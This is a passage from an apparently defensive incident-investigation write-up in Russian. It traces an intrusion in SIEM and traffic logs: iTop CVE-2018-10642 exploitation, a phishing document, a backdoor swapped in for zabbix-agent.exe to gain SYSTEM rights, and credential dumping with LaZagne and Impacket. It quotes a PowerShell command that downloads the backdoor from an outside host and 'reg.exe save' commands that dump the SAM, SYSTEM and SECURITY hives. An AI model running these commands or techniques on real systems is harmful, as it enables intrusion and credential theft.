


Рисунок 14. Сессия скачивания файла на iTop с управляющего сервера атакующих

PT NAD поможет ответить на вопрос, какая уязвимость была проэксплуатирована на iTop. Проанализировав сработавшие правила, мы выяснили, что используется уязвимая версия iTop 2.4.1, эксплойт к которой позволяет удаленно выполнить код (CVE-2018-10642). Можем определить название веб-шелла, который использовали атакующие, команды, которые они через него выполняли, и их вывод. Но самая важная информация — это адрес, с которого была произведена эксплуатация уязвимости, а именно узел comp-65.hv-logistics.stf (10.156.24.219).

Рисунок 15. Сработка правила PT NAD на эксплуатацию уязвимости в iTop





Рисунок 16. Заливка веб-шелла (PT NAD)



## Получение учетных данных

Продолжаем наше расследование и перемещаемся на узел comp-65.hv-logistics.stf (10.156.24.219), с которого атакующие прорвались в серверный сегмент. Задав узкий промежуток времени, в котором была зафиксирована эксплуатация уязвимости, мы видим обращение на порт 80 сервиса iTop от 1.exe.

The screenshot shows a security monitoring interface. On the left, a table lists events with columns: Кол., object.process.name, time, event.src.host, and text. The first event is highlighted, showing '1.exe' in the process name column. On the right, the details for this event are displayed. The title is 'На узле comp-65.hv-logistics.stf открыто соединение по протоколу tcp с узла comp-65.hv-logistics.stf на узле rop.hv-logistics.stf'. The 'Категория' (Category) section shows 'Connection' as the generic category and 'Network Interaction Management' as the high category. The 'Адресаты' (Addressees) section shows the sender (src) as 'comp-65.hv-logistics.stf (10.156.24.219)' and the receiver (dst) as 'rop.hv-logistics.stf (10.156.26.34)' on port 80.

Кол.	object.process.name	time	event.src.host	text
162	1.exe	18.05.2022 13:00:58	comp-65.hv-logistics.stf	На узле comp-65.hv-logistics.stf открыто соединение по протоколу tcp с узла comp-65.hv-logistics.stf на узле rop.hv-logistics.stf

На узле comp-65.hv-logistics.stf открыто соединение по протоколу tcp с узла comp-65.hv-logistics.stf на узле rop.hv-logistics.stf

Категория

- category.generic: Connection
- category.high: Network Interaction Management
- category.low: State

Адресаты

Отправитель

- src.asset: comp-65.hv-logistics.stf (10.156.24.219)
- src.host: comp-65.hv-logistics.stf
- src.hostname: comp-65
- src.fqdn: comp-65.hv-logistics.stf
- src.ip: 10.156.24.219
- src.port: 55349

Получатель

- dst.asset: rop.bankoff.stf (10.156.56.43)
- dst.host: rop.hv-logistics.stf
- dst.hostname: rop
- dst.fqdn: rop.hv-logistics.stf
- dst.ip: 10.156.26.34
- dst.port: 80

Рисунок 17.  
Обращения на порт 80 сервиса iTop  
во время эксплуатации уязвимости

Проверим, от имени какого пользователя был запущен процесс с предполагаемым эксплойтом. Очень важно проводить такой анализ, чтобы понять, какими правами обладает процесс, ведь права наследуются от пользователя. Если с пользователем SYSTEM все понятно, то по имени w\_pitts мы не можем с ходу сказать, является ли он локальным администратором на узле comp-65.hv-logistics.stf (10.156.24.219). Один из способов это выяснить — проверить, регистрируется ли вместе со входом событие msgid = 4672 (присвоение специальных привилегий при входе). Мы не нашли таких событий, а значит, атакующим пришлось проявить изобретательность, чтобы получить максимальные права на узле.

Рисунок 18. Запуск 1.exe

The screenshot shows a security monitoring interface with a table of events. The table has columns: Кол., time, event.src.host, and text. Two events are visible, both showing '1.exe' in the process name column.

Кол.	time	event.src.host	text
162	16.05.2022 14:46:30	comp-65.hv-logistics.stf	Пользователь system запустил процесс 1.exe на узле comp-65.hv-logistics.stf
161	16.05.2022 12:21:30	comp-65.hv-logistics.stf	Пользователь w_pitts запустил процесс 1.exe на узле comp-65.hv-logistics.stf

Поискем происхождение файла 1.exe на comp-65.hv-logistics.stf (10.156.24.219) в MaxPatrol SIEM. Если посмотреть события в сессии w\_pitts, то мы опять видим скачивание через PowerShell с использованием invoke-webrequest, где lg4.win был сохранен как 1.exe: Invoke-WebRequest -Uri http://lg4.ptsecurity.net/zhaya/lg4.win -OutFile C:\Users\Public\1.exe.





Рисунок 19. Скачивание 1.exe

Сам исполняемый файл мы можем вытащить из PT NAD и отправить на анализ в PT Sandbox. Поведенческий анализ свидетельствует о том, что 1.exe содержит бэкдор (рис. 20).

Рисунок 20. Поведенческий анализ lg4.win (1.exe)





Иногда бывает полезно анализировать не только строку запуска вредоносного файла, но и другие процессы, где он мог фигурировать как объект (мы уже делали так, чтобы выяснить, как файл был передан на узел). Но иногда можно увидеть и другие полезные для расследования события. Например, на рисунке 21 видно, как атакующие подменили оригинальный исполняемый файл zabbix-agent.exe на полезную нагрузку — файл 1.exe. Проведя разведку на узле, хакеры обнаружили, что имеют права на запись в папку C:\Zabbix\bin\, где находится zabbix-agent.exe, который использует сервис Zabbix. Таким образом, при перезапуске службы атакующие получили обратное соединение на свой сервер и смогли исполнять команды на узле с правами SYSTEM.

Часто оказывается так, что у пользователя есть права на запись службы в папку, но нет прав на ее перезапуск. Тогда, если тип запуска службы — auto, можно просто перезагрузить узел. При старте системы службы начнут запускаться, и Zabbix запустит полезную нагрузку, а атакующие получат обратное соединение с уже такими желанными правами системы.

Конечно, в этом случае атакующие теряют из памяти lsass.exe пароли и хеши пользователей, которые ранее интерактивно входили на узел. А там могли быть учетные данные какого-нибудь администратора, которые полезны для дальнейшего продвижения по сети.

Кстати, lsass.exe — далеко не единственное место, откуда можно извлечь учетные данные. Один из способов — это получить из реестра кэшированные доменные учетные данные. Последние десять доменных входов кэшируются для того, чтобы доменный пользователь мог войти в систему, если по какой-то причине контроллер домена недоступен. Извлекать эти данные умеет известный инструмент LaZagne: для этого сохраняются ветки реестра hklm\sam, hklm\system и hklm\security, что хорошо видно на скриншоте ниже.




Рисунок 21. Замена оригинального файла zabbix\_agent.exe на полезную нагрузку

Рисунок 22. Извлечение кэшированных учетных данных из реестра

Иконка	Время	Процесс	Действие	Путь	Описание
1	16.05.2022 15:02:40	comp-65.hv-logistics.stf	reg.exe	save hklm\sam c:\windows\temp\bzfa1ymp	Пользователь system мог выгрузить учетные данные с помощью процесса reg.exe на узле
1	16.05.2022 15:02:40	comp-65.hv-logistics.stf	reg.exe	save hklm\sam c:\windows\temp\bzfa1ymp	Пользователь comp-65\$ мог выгрузить учетные данные с помощью процесса reg.exe на узле
1	16.05.2022 15:02:39	comp-65.hv-logistics.stf	reg.exe	save hklm\system c:\windows\temp\cdmwwbserp	Пользователь comp-65\$ мог выгрузить учетные данные с помощью процесса reg.exe на узле
1	16.05.2022 15:02:39	comp-65.hv-logistics.stf	reg.exe	save hklm\system c:\windows\temp\cdmwwbserp	Пользователь system мог выгрузить учетные данные с помощью процесса reg.exe на узле
1	16.05.2022 15:02:38	comp-65.hv-logistics.stf	reg.exe	save hklm\security c:\windows\temp\rudmevyt	Пользователь comp-65\$ мог выгрузить учетные данные с помощью процесса reg.exe на узле
1	16.05.2022 15:02:38	comp-65.hv-logistics.stf	reg.exe	save hklm\security c:\windows\temp\rudmevyt	Пользователь system мог выгрузить учетные данные с помощью процесса reg.exe на узле



Стоит сказать, что у LaZagne есть много функций, и этот инструмент может получать данные не только из реестра, но и из сохраненных паролей для подключения к сетям Wi-Fi, из паролей, сохраненных в браузерах, в файлах конфигураций. Кроме того, в LaZagne есть модуль Рурукatz — это интерпретация Mimikatz на языке Python.

Чтобы понять, какие учетные данные потенциально оказались в руках атакующих, мы проверяем пользователей, которые входили на узел в последнее время. Пользователь administrator нам неинтересен, он локальный, а вот r\_flores\_admin — это уже любопытно, так как мы видели, что он использовался для дальнейших атак.

Кол.	subject.account.name	time	event_src.host	logon_type	text
3	administrator	18.05.2022 17:13:59	comp-65.hv-logistics.stf	10	Пользователь r_flores_admin осуществил
2	r_flores_admin	15.05.2022 15:18:03	comp-65.hv-logistics.stf	10	Пользователь r_flores_admin осуществил
1	w_pitts				

Рисунок 23. Интерактивные входы на comp-65.hv-logistics.stf

Итак, нам в нашем расследовании осталось ответить всего на два вопроса:

- 1 Как атакующие получили доступ на comp-65.hv-logistics.stf (10.156.24.219)?
- 2 Откуда были получены учетные данные пользователя e\_puckett, которые использовались для входа на RDG?

Начнем со второго: этот вопрос сложнее и потребует от нас навыков настоящего threat hunter <sup>1</sup>. То есть нужно выдвинуть гипотезу, а затем ее проверить.


Предполагаем, что учетные данные e\_puckett были сдмплены с какого-то узла. Значит, нам надо найти все узлы, на которые e\_puckett осуществлял интерактивный вход (logon\_type in [2,7,11,10]). Список состоит всего из одного узла — comp-187.hv.logistics.stf (10.156.24.3). Значит, посмотрим на все взаимодействия между ним и теми узлами, которые находятся под контролем атакующих. И... Это

headshot! Мы видим правило, сработавшее на удаленный дамп учетных данных. Если перейти к исходным событиям, то становится ясно, что использовался инструмент Impacket secretsdump (для него характерны сетевой вход, доступ к именованным каналам svcctl и winreg, сохранение результатов в файл со случайным именем и расширением .tmp в C:\Windows, а затем чтение этого файла по SMB).

На самом деле threat hunting далеко не всегда бывает таким быстрым и удачным, каким он оказался в этом примере. Перед этим нам пришлось сформулировать множество гипотез, и их проверка закончилась провалом. Мы искали, где атакующие завладели учетной записью e\_puckett еще с того момента, когда впервые увидели ее использование на сервере RDG. В итоге раскручивание цепочки шаг за шагом привело нас к ответу. Сама атака была распределенная и заняла у команды атакующих трое суток, а вот на раскручивание цепочки нам суммарно потребовалось 8–10 часов.



Рисунок 24. Удаленный дампы паролей с узла comp-187.hv-logistics.stf



## Точка входа



Вернемся к w\_pitts. Мы помним, что файл 1.exe был создан процессом powershell.exe. Часто для понимания полной картины происходящего на узле приходится строить цепочку процессов, то есть искать событие за событием, сверяя PID и имена процессов. К счастью, MaxPatrol SIEM умеет это делать самостоятельно. Нужный нам процесс powershell.exe даже попал в цепочку для правила корреляции Malicious\_Office\_Document для выявления вредоносных документов. Убедившись, что это именно тот самый powershell.exe, можно сделать вывод, что в 12:22 пользователь w\_pitts получил фишинговое письмо и открыл вложение. Если посмотреть на цепочку, то видно, что пользователь запустил почтовый клиент, открыл вложение в виде DOC-файла, который запустил powershell.exe и начал выполнять команды. Это же письмо мы можем найти в PT Sandbox. Поведенческий анализ явно говорит о вредоносности вложения.

Рисунок 25. Цепочка процессов, характерная для фишинговой рассылки вредоносного документа Microsoft Office





Рисунок 26. Анализ почтового вложения, проведенный PT Sandbox



